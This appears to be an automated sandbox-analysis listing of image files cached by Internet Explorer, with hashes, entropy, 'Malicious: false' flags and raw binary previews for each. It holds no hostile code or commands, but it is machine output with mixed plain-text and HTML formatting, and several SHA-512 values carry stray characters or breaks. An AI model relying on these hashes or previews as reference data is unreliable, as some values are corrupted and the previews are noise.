Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....@.....(....p...A@.@.8....M.j\.Q .I../=...PA.....w.b..*FH.@....S...dg.Rd4>.!L...@.@..%.%.-...P...%.-...P.@..%.W.1h.h.E0.P!.....@.....@...+K.N.J..h...$.(.4...S@..J.....1....R@.zP.....{P..c.....M..i.....EZw!..@.....P.@....(.(.....(....+.....LB..Q@.(...(.zP.i...J.3H..T.(...^....M0...3@...@[..0X..4!.v....C.9|.....?(.@.}.$...m....8 ..2...D....4.P.P.@.....(.....(...).Z.Q@..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\AARlmVR[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	19736
Entropy (8bit):	7.949340933037777
Encrypted:	false
SSDEEP:	384:N+gPPP9TWGxoxsFLXqPIHKaFFvr0BFxM+Yr9nxQBuLH:NfnPEOoxsFLXqPGLluxMnfQB6
MD5:	D3221B6BE6AC204663C8AD2095756C57
SHA1:	74EF52722F924E4289B83D6A2BCA3EE2F9FE87B8
SHA-256:	D1177AA2D9C644C3AE5A1571DA4DA613F9F9597C758699F57ED04D6D4FD1A74D
SHA-512:	8488B3DA5BCDD8EF3B43870967320A8FBB4D3420581C4CAEE318AFF11A088F4C069F25D684A78882C5982A4499AF15FEA9227BAE6B6AF354B6E4A4326F82F11F
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\AARlmVR[1].jpg	
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....u.....=i0:+2f..j...b..aZ...2..4.9z.cD..%..2i.w`&.rk..Ty aQ.+..!.H..B..?.4....k.j...iv....=*.J1WlM.&...V.I.....6.=..B.d.xSY.. mw.X.5Ds.....i.5C.Se/...1W..-|B.9..6..F3[H..d.xX..v.:b.#.s...)...F.@..1.4...b.....r.c.@.....@.....F..ez4.k..|...*`.....2].3XT...bj2..).E&d.s.nfG@.^...7jE.@.Q].:<.2vE....}...3w.jD!..... L..7W{...m....u+..1.-..<%q4...l.F...F}k...".m..;]

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\AARluon[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	10779
Entropy (8bit):	7.939187885825493
Encrypted:	false
SSDEEP:	192:QnoyuXFXlAZMX+FScbZNTpJSFKeg+OG14uYlSeR9olYsbqVu0Xj2:0onVsMuF59UFKepZYhjvXj2
MD5:	2FFFD594494C78F318CC351DF07DC03B
SHA1:	37628AEF2493DD8416FEB90CA0FFE49436B07A7F
SHA-256:	FE623CDC070C20588BFA3A26460A8C1749B9C1D3C7B51FED903764A52B6E97C5
SHA-512:	600B470023EBF559155CCCCD9409F018F5B31F8DE44A5A3419C5C8BDA2CD8CFF447BCBCD10D4876AC3BD9D927F4126BDBDA91F3E9E6A1E15CF370FC16B586 65
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....m..."z...e..I..7...U....v&..R&X.....zLd.. ln?.+.v.rFX....H./.a...z8?CW....}>9.H.....C...E..#d...%rpG..Rb/..ih.3C...Rx..\|.J....}8.C. ..]O...kc..3..'...~t....kY....:...8...(.9.h....*W.U..l.'..ey..V....o.....}z.(.W*..x.$J`..P..@..@..@..18..P..W...q.&.....r*.EH.a@...d,.....B.@.....-.*..ZD...W+..w^.....6.....M../..d...>..~. .,.*M....7..&..H.~S.9.3F.P#f1...ek./sn.....fK.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\AARm1Gs[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	28102
Entropy (8bit):	7.964779445035527
Encrypted:	false
SSDEEP:	768:Ne7EasR4/2EVj4anOnRBZrfCRWbB1zXExGF6KaDajuqvEin:NgsRc2JVrfCCXEWIlqMK
MD5:	0F4FA917421E275C28C184302D26CA14
SHA1:	7BF475813898F175F254596D123DC66DAF611343
SHA-256:	8B8266F23049264186EBE13144D27ABC4BF13C3B24B50DCA313A8477077F2DD9
SHA-512:	64FD6882A34EF2DDA72E844480A4FE1F4D8EBE86EAB642D4D37439CB714896926F065DD917C6819D3B1F4E09837EF1063A71E0E0789844473A781C3CA80E3C4E
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..-.....e.3...j...{. .I=....R.B%;lY..8.k.....N[.....`.v#.]..@.d.....&.~.he...;...z.ij.am.i".iHDA.#....Q.K..S*.#.....iro.0Y...^C.RAS ....{1.....s.\|..$...J.....c.2\?.P(|.hL%.R...t].g;0..U..4.z.e..jd...1.M1.>.wGR.6"....K2.ql..H...t$..C...^v.5...{y..)..x.Z..._f.VHQ.A.LG...,....u]&..{\..{'V....E..X.....o9..q.tS....C.os ..#X.dE...1.sUII..QZ.....b.9...H....L...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\AARmger[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	11165
Entropy (8bit):	7.952720665479278
Encrypted:	false
SSDEEP:	192:QofUT98WTOALnIoSJfPsbN5qaTuot2CEE96IRDhD5iuWriqG/t1ZWOuDLxKnoH76:bfUT98iOwIoS5PsbN5qacHE9JDNWCVrt
MD5:	5569435E24021161E5537D6E151302B1
SHA1:	70C044A067C3CFCB9C529E65BD1FB7ACDAD5A8FB
SHA-256:	CF4B1A74D642B6845A5EDF8D1EEED9E2FD6EBD019292610EDF293F3C656926EF
SHA-512:	0781EF9C639EB0BB39047D8EC16F5CC91C6045A1A0960BAC331436EDC803293E5E1A4909E098DE517C6707F8688AE3C3E75E047540CEA0515E661606B1EB14B
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...L@h.(....@.Uwq.h..p.FI4\-r6.1V..pA.E.(.....Z.Z.....$(.A...".0...T.....Y{O{..ritu7.J./..(....&./..C...V..."[.Y.,t.q.]T...Mu2.s!.. (.i7a.F.I..4.ni.R..bXP.P.@..A%..pB.I#mPH.?SJN.i\.m.Vk`!.Y.:s.....9.....x.....q.~....uT...3..-. ...}.....}j.vBq..F..i...Z.(.....@.kDH...~...M5.... p.2?...ms#jO..G2Mq.u...5.t.....S... .....q^.4.N);.....I-.y....!.....Q..m..b.".K.@.@.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\AARmvNW[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	12221
Entropy (8bit):	7.9613372660841675
Encrypted:	false
SSDEEP:	192:QoKdy1kGjqZRb1W2q9+bLVe0h+TFP5EcCB8pJ4hMDYAzypAlasvocXfPIDHnpfM/:bK8OGjq18ue0hCF1B/Y4ypQX3IDHRMuK
MD5:	DED662CEDE6DB81BCB013B72209AE3C2
SHA1:	6D804D44A171F6CBC4F15DA3F0C19707519EA2B6
SHA-256:	67A0EA105B4BF9D869F97309CD53EFB90BA2F26C51A52CD975EBC314B7A1A39F
SHA-512:	C8F4A66408D603B6AF64612B98F92DC581999FB14221DD2946061C0B7E18D93808E98B7EC40818868058198875 4A0731C13CCC42C8E434FBDFC960315E484800
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.mz....H...A"P...@..%0.....I.p...rbe...<z.L..t.#..C...c....xd....X.....Z...1..iX/...}..jL.....SZ..... _..?...tA?.J4.v.0..r.9.....vQ..|. \.....~...Ri..{.....:..D].a%uc.U."...dW..G....P.....1...(.....P.).....17.;.....[...`lm.~..u.1.....q..i\g[.x.J....u'..*.T\..'...v.5`pc.>.....x.).,..]."..`....8.F[....[j2.#..c....U..%.....&e...U..D...{-.0.1 .

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\AARmyym[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	7212
Entropy (8bit):	7.882392318186589
Encrypted:	false
SSDEEP:	192:QoTCB4Pg9/4IJDgYCyDA2j27fFZD64/QtyKQ:bgCgK8MYU379BfQtyKQ
MD5:	804EF9D52496634B39D27D61B75ADADD
SHA1:	CE5CD83EAF9BF2BD8964D1BFFF5B5F89D87748AD
SHA-256:	12614527481A9B39F59FF6E4F56546BAC608E5DF63EA94F41ABE8400DA051709
SHA-512:	E6D0FA52B704DB143668740DCB1E275D6083331B9A676EF13EB9E7B82F5FEC1C156F1853E32379112AEF742B41D6A8F1037C2EBF109275AEFBBF2558A4BBD9DC
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..e`..Qs...].).g(....(.....J....:.nN*.1Z.-...QsyE4Z.....-J....5..7F...Vs.ff...5'D5E..d.RfSVeI...f....l.R3.IT...4.U'..V8.DYu"O-..y....V .q._p...BB..j.kl.*.Z..S..6.{v...H.9..@...G.tS..GJ.q6[...O.."...!Nh.&...(....J._....f.N*,t....QBD.W.$..Jm..Xdv.:RH.+.....3L.Z...s.4X^..R."..Q...h..k...S#zOB[e..Pm.`.....(.U$.O..dSz. .....c.....Z.M..uQ.8.b.....t^I..0)\]...q..4..~Cgv....J..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\BB1aXBV1[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1161
Entropy (8bit):	7.80841974432226
Encrypted:	false
SSDEEP:	24:zxxmempCXfPZq+DLeP1cRwZFIjvh3wuiFZMrFYzWkG4iD3w:zxRBXfB9k1cRuFIbJWsFYT/2w
MD5:	D858BE67BEA11BF5CEC1B2A6C1C1F395
SHA1:	6090B195BEF6AF1157654048EECEA81E2DCEC42A
SHA-256:	FC7CF2E8592C8E63CFF72530DA560E3293EC2DE3732823DBAEB4464609EA0494
SHA-512:	180FA05957A2FCF8192006D5F8E8D3E4DE1D79DD6F9F100D254C513068FC291B3086DE9A8897B3658D83FE3335FDEB4023F13AC3A6A8A507729AE22B621EC7D
Malicious:	false
Preview:	.PNG.....IHDR.....U....pHYs.....+.....;IDATx...}..c.....j...2..Y.I....i.<4.c...)..p...M..(4b.Z.r...."cDe..Bz..sw.g.9.....^..u}?....n[he.{..,u.....`.>.[.iE...[.1B.Tx..X.7.....0.[... ..5.)p...x...d\...g.....WmE1.sl.....u....3K.[.....;.....f....W(.E3//6...2tG..AU...`7f.m. r;..r..{.~.X./.Q._..`.C...D.M.n.p%..U...0...HTe..1.....7.@.Tn.r.....C.k.../[..j.X..:.+Q.3.y.4. , E....g.Y...p^..c..:..#/...iES....E.w..op.... .9.W.....).+.1....A~.\...{...q.El..`.&;...o.&q:.K....|.....e.(..."9.z\.~.....G.h...\.';... G.....J....P.gy..<BeK.I..<..d..MF".O.uE...R..-...{..J...F ..*.a..lj...t\.W.....&.|]?...WvP...._o.c.....8..10;.q-"8L.2..~,....~V..[]..c..\.'...I.....u8.....Q.3..IB."..!LD.bs.K[..)0P0.9..'....K...W..g..,f.....S.....S..)N..D;.....<.....7#..X2.ws.....H.vF '...,$l..R4.O/.~..j.'&..6.....!.D.m..].G.....W#.Uir..sT..m....h...UN.._V#..S.6.....i..M....[..?.J.....OL\..Q<{.G.n5).Ix.....<+7Ey.....W.].NR.o...._.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\BB1cEP3G[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1088
Entropy (8bit):	7.81915680849984
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\BB1cEP3G[1].png	
SSDEEP:	24:FCGPRm4XxHvhNBb6W3bc763IU6+peaq90IUkiRPfoc:/pXBvkW3bc7k1FqWIUkSfB
MD5:	24F1589A12D948B741C2E5A0C4F19C2A
SHA1:	DC9BB00C5D063F25216CDABB77F5F01EA9F88325
SHA-256:	619910A3140A45391D7D3CB50EC4B48F0B0C8A76DC029576127648C4BD4B128C
SHA-512:	5D7A17B05E1FD1BC02823EC2719D30BC27A9FA03BCFFE30F3419990E440845842F18797C9071C037417776641AB2CDB86F1F6CD790D70481B3F863451D3249EE
Malicious:	false
Preview:	.PNG.....IHDR.....U....pHYs.....+.....IDATx...]..U.....d..6YwW(.UV\.v.>.>..`.K}X).i..Tj...C..RD. ..AEXP.....]).vQ../$.%.l2.....dH&.YiOr93.....~..u.S...5.....J. &..;.JN..z....2..;q.4..I .....c!....2;*J.....l(.....?.m+.....V...g3.0.....C..GB.$..M.....jl.M..~6?...../a%...;....E.by.J..1.$...".&.DX..W..jh.....=...aK...[.#....].. ....:Q....X.....uk.6 .0...e7..RZ..@@H..k.....#.....[..C.-.AbC.fK.(a.<.^p.j`...._>{<....`.....%.L...q.G...).2oc{....vQ...N5..%m-ky19..F.S....&..../..F.....y.(.8.1..>?Zr.....Q.`.e.|0.&m.E....=[aN..r.+... .2B/f8.v..n...N..=.....i.^....s&..Hr.z.....M.....:.....EF.....0.. .N.x.....N.pO.#2...df=...Fa..B#2yU....O.;.g....b.}ct.&.7x*..t.Y..yg....]..){.,.v.F.e.ZF.z..Ur+..^..].#.]....~..}..{g.W0? ....&....6n....p\.=.]..X...F.]...\s5OK.3Wb.#.M/fT...:^.M}...:t.....!..g.....0t.h..8..4cB....px.....1.!...}=...Qb$W.*..."....V....!.y.....<H

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\BB1cG73h[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1131
Entropy (8bit):	7.767634475904567
Encrypted:	false
SSDEEP:	24:lGH0pUewXx5mbpLxMkes8rZDN+HFlCwUntvB:JCY9xr4rZDEFC
MD5:	D1495662336B0F1575134D32AF5D670A
SHA1:	EF841C80BB68056D4EF872C3815B33F147CA31A8
SHA-256:	8AD6ADB61B38AFF497F2EEB25D22DB30F25DE67D97A61DC6B050BB40A09ACD76
SHA-512:	964EE15CDC096A75B03F04E532F3AA5DCBCB622DE5E4B7E765FB4DE58FF93F12C1B49A647DA945B38A647233256F90FB71E699F65EE289C8B5857A73A7E6AA(6
Malicious:	false
Preview:	.PNG.....IHDR.....U....pHYs.....+.....IDATx..U=l.E.~3;w{..#].Dg!.SD...p...E....PEJ.....B4.RE. :h..B.0.-$.D"Q 8.(.;.r.{3...d...G.....7o..9....vQ.+...Q....."!#I.....x\|...\...& .T6..~.....Mr.d.....K..&..}.m.c.....`.`....AAA..,.F.?.v..Zk;...G...r7!..z.....^K...z.....y...._..E..S....!$...0...u.-.Yp...@;;;%BQa.j..A.<)..k..N.....9.?..]t.Y.`....o....[.~~..u.sX.L..tN..m1...u .....Ic....,7..(..&...t.Ka.]..,.T..g..".'...W.....q....:+t.?6....A..}...3h.BM/.....*..<.~..A.`m...:.....H...7.....{.....$... AL..^-...?5FA7'q..8jue...*.....?A...v..0...aS.*:.0.%.%".....[.=a.....X..j.. <725.C..@.\. ..`._....'...=....+.Sz.{.....JK.A...C\{.\r.$.=Y.#5.K6.!.....d.G...{.....$.-D*.z..{...@.!d.e...&..o...$Y...v.1.....w..(U...iyWg.$...\>..].N...L.n=.[.....QeVe..&h...`;=.w.e9..} a=.....(.A&..#.jM~4.1.sH.%...h...Z2".....RP....&.3.....a..&.I...y.m...XJK..'...a.....!.d.....Tf.yLo8.+.+...KcZ.....|K..T....vd....cH.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\BB1kKVy[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 30 x 30, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	898
Entropy (8bit):	7.694927757951535
Encrypted:	false
SSDEEP:	24:AoSFwQNh8iuQ/HM5V7Wp7Cxf2aA5DbK1cbr:AoUNhtuQE59WpWx+a6Pl
MD5:	2FAD21634CA0EC2AEF0D32E72748CCFB
SHA1:	4D4727E108164985D0722A32035F58FA0BDAD19E
SHA-256:	A8FD087BD67E5CEBC1B90AB2E4DD94847B947B849EEBDE4E816DF54ABE66C589
SHA-512:	30D075B21AB5891C2FB8684DE64F784F0F65784307C36076ADB745131C0E9CABE89DFC5C74BC9BBF210620D1A525E9FAC1626BBB35B49946955C609378D3B18
Malicious:	false
Preview:	.PNG.....IHDR.....;0.....pHYs.....+.....4IDATx..]H.Q.....6.u!.t..)MQ'.e..S2e.Md^...F....cB.0...J..B.0..(J.4P.#J..A.....|<.s...I.?.&...^p..w$....Q;...P..).G....n@ 0.....D.z=p..E...j.....Z..E..Z$..;./....=RpR.....z..'..)8'$si..(....!.]!..0...CVmH.Xp(...#..0Y.....&...t.b.`..3....P..._"...9....z.&"{;::../.....SoB...61].8..77..df.....d.....KMMM....k. .."?...w.....*.$....Q?m..$..=/.w.Juw..xOnn.?...j5...+].W..bI.....?.v..bU.....!.).,w*.>.sR.=.7[;...q.._...K...._.U.....|.....P*.....[.}.;.o.{Ui....>.O...X..b1.....l{{.{~6.b...x..j....rS". ..a/,4h....H.P...p.H.....}h4.2..E....0..fg.V.>..+....2D..D...j...d2-A1..R)sk..\^^..t:...lnll.s8..A`>.6.%.O..f...{`4.5II..4?S.g..j....!V..`....F.IK.B.v.rm...n.....l@.T.c.9*.....C6...H8)....,`.\... ..0666.9*h.....?.....j.>.8STl..G...t..P..6.....eO.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\BB7hjL[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	462
Entropy (8bit):	7.383043820684393
Encrypted:	false
SSDEEP:	12:6v/7FMgL0KPV1ALxcVgmgMEBXu/+vVIIMhZkdjWu+7cW1T4:kMgoyocsOmIZll+7cW1T4
MD5:	F810C713C84F79DBB3D6E12EDBCD1A32
SHA1:	09B30AB856BFFDB6AABE09072AEF1F6663BA4B86
SHA-256:	6E3B6C6646587CC2338801B3E3512F0C293DFF2F9540181A02C6A5C3FE1525A2
SHA-512:	236A88BD05EAF210F0B61F2684C08651529C47AA7DCBCD3575B067BEDCA1FBEE72E260441B4EAD45ABE32354167F98521601EA21DDF014FF09113EC4C0D9D7 8
Malicious:	false

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\BB7hjL[1].png</th></tr>
<tr><td>Preview:</td><td>.PNG........IHDR................a....pHYs..........+......IDATx...N.P...C.l...)...Mcb*qaC/..]..7..l...x.Z......w......_....<....|.........."FX.3.v.A............1..Rt...}......;....BT.....(X.....(....4...-...f
....0.8...|A.:P%.P..if.t..P..T.6..)s..H..~.C..(.7.s>....~...h..bz...Z.....D4Vm.T...2.5.U.P....q.6..1t~.ZU....7.i...".b.i.~...G.A!..&..+S.(<(...y._w..q........Q.l..1...Tz...Q...r............g...+.o.].
..J...$.8:.F..I.......XT..k.v....IEND.B`.</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\BBPfCZL[1].png</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>GIF image data, version 89a, 50 x 50</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>2313</td></tr>
<tr><td>Entropy (8bit):</td><td>7.594679301225926</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>48:5Zvh21Zt5SkY33fS+PuSsgSrrVi7X3ZgMjkCqBn9VKg3dPnRd:vkrrS333q+PagKk7X3ZgaI9kMpRd</td></tr>
<tr><td>MD5:</td><td>59DAB7927838DE6A39856EED1495701B</td></tr>
<tr><td>SHA1:</td><td>A80734C857BFF8FF159C1879A041C6EA2329A1FA</td></tr>
<tr><td>SHA-256:</td><td>544BA9B5585B12B62B01C095633EFC953A7732A29CB1E941FDE5AD62AD462D57</td></tr>
<tr><td>SHA-512:</td><td>7D3FB1A5CC782E3C5047A6C5F14BF26DD39B8974962550193464B84A9B83B4C42FB38B19BD0CEF8247B78E3674F0C26F499DAFCF9AF780710221259D2625DB86</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>GIF89a2.2.....7..;..?..C..I..H..<..9.....8..F..7..E..@..C..@..6..9..8..J..*z.G..>..?..A..6..>..8..:..A..=..B..4..B..D..=..K..=..@..<..:..3~.B..D.....,|.4..2..6..:..J..;..G....Fl..1}.4..R....
.Y..E..>..9..5..X..A..2..P..J../|.9.....T.+Z.....+..<.Fq.Gn..V..;..7.Lr..W..C..<.Fp.]......A.....0{.L..E..H..@.....3..3..O..M..K....#[.3i..D..>........I....<n..;..Z..1..G..8..E....Hu..1..>..
T..a.Fs..C..8..0}....;..6..t.Ft..5.Bi..:.x...E.....'z^~.......[....8`..........;..@..B.....7.....<................F.....6..........>..?.n......g.......s...)a.Cm....'a.0Z..7....3f..<.:e.....@.q.....Ds..B....!P<br>.n...J............Li..=......F.....B.....:r....w..|..........`..[}.g...J.Ms..K.Ft.....'..>.........Ry.Nv.n..]..Bl........S..;....Dj.....=.....O.y.......6..J.......)V..g..5.......!..NETSCAPE2.0.....!...d...,....2.2......
..3.`..9.(|.d.C .wH.(."D...(D.....d.Y......<.(PP.F...dL.@.&.28..$1S....*TP......>...L..!T.X!.(..@a..IsgM..|..Jc(Q.+.......2.:.)y2.J......W,..eW2.!....!....C.....d...zeh....P.</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\BBX2afX[1].png</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>879</td></tr>
<tr><td>Entropy (8bit):</td><td>7.684764008510229</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>24:nbwTOG/D9S9kmVgvOc0WL9P9juX7wlA3lrvfFRNa:bwTOk5S96vBB1jGwO3lzfxa</td></tr>
<tr><td>MD5:</td><td>4AAAEC9CA6F651BE6C54B005E92EA928</td></tr>
<tr><td>SHA1:</td><td>7296EC91AC01A8C127CD5B032A26BBC0B64E1451</td></tr>
<tr><td>SHA-256:</td><td>90396DF05C94DD44E772B064FF77BC1E27B5025AB9C21CE748A717380D4620DD</td></tr>
<tr><td>SHA-512:</td><td>09E0DE84657F2E520645C6BE20452C1779F6B492F67F88ABC7AB062D563C060AE51FC1E99579184C274AC3805214B6061AEC1730F72A6445AEBDB7E9F255755F</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR................U....pHYs..........+.....!IDATx...K.Q..wfv.u.....*.,I"...)...z...........>.OVObQ......d?|.....F.QI$....qf.s.....">y`......{~.6.Z.`.D[&.cV`..-8i...J.S.N..xf.6@.v.(E..S.
....&...T...?.X)${.....s.l."V..r...PJ*!..p.4b}.=2...[......:.....LW3...A.eB.;...2...~...s_z.x|..o....+..x....KW.G2..9.....<.\....gv...n..1..0...1}....Ht_A.x...D..5.H.......W..$_\G.e;./.1R+v....j.6v...
.....z.k...........&..(....,F.u8^..v...d-.j?.w..;..O.<9$..A..f.k.Kq9..N..p.rP2K.0.).X.4..Uh[..8..h....O..V.%.f.......G..U.m.6$......X....../.=....f:.......|c(,.......l.\..<./..6...!...z(......# "S..f
.Q.N=.0VQ._..|....>@....P.7T.$./)s....Wy..8..xV......D....8r."b@....:.E.E......._(....4w....Ir..e-5..zjg...e?./...|X..."!..'*/......OI..J"I.MP....#...G.Vc..E..m.....wS.&.K<...K*q..\...A..$.K
......,...[..D...8.?..)..3....IEND.B`.</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\a8a064[1].gif</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>GIF image data, version 89a, 28 x 28</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>16360</td></tr>
<tr><td>Entropy (8bit):</td><td>7.019403238999426</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>384:g2SEiHys4AeP/6ygbkUZp72i+ccys4AeP/6ygbkUZaoGBm:g2Tjs4Ae36kOpqi+c/s4Ae36kOaoGm</td></tr>
<tr><td>MD5:</td><td>3CC1C4952C8DC47B76BE62DC076CE3EB</td></tr>
<tr><td>SHA1:</td><td>65F5CE29BBC6E0C07C6FEC9B96884E38A14A5979</td></tr>
<tr><td>SHA-256:</td><td>10E48837F429E208A5714D7290A44CD704DD08BF4690F1ABA93C318A30C802D9</td></tr>
<tr><td>SHA-512:</td><td>5CC1E6F9DACA9CEAB56BD2ECEEB7A523272A664FE8EE4BB0ADA5AF983BA98DBA8ECF3848390DF65DA929A954AC211FF87CE4DBFDC11F5DF0C6E3FEA8A57
40EF7</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
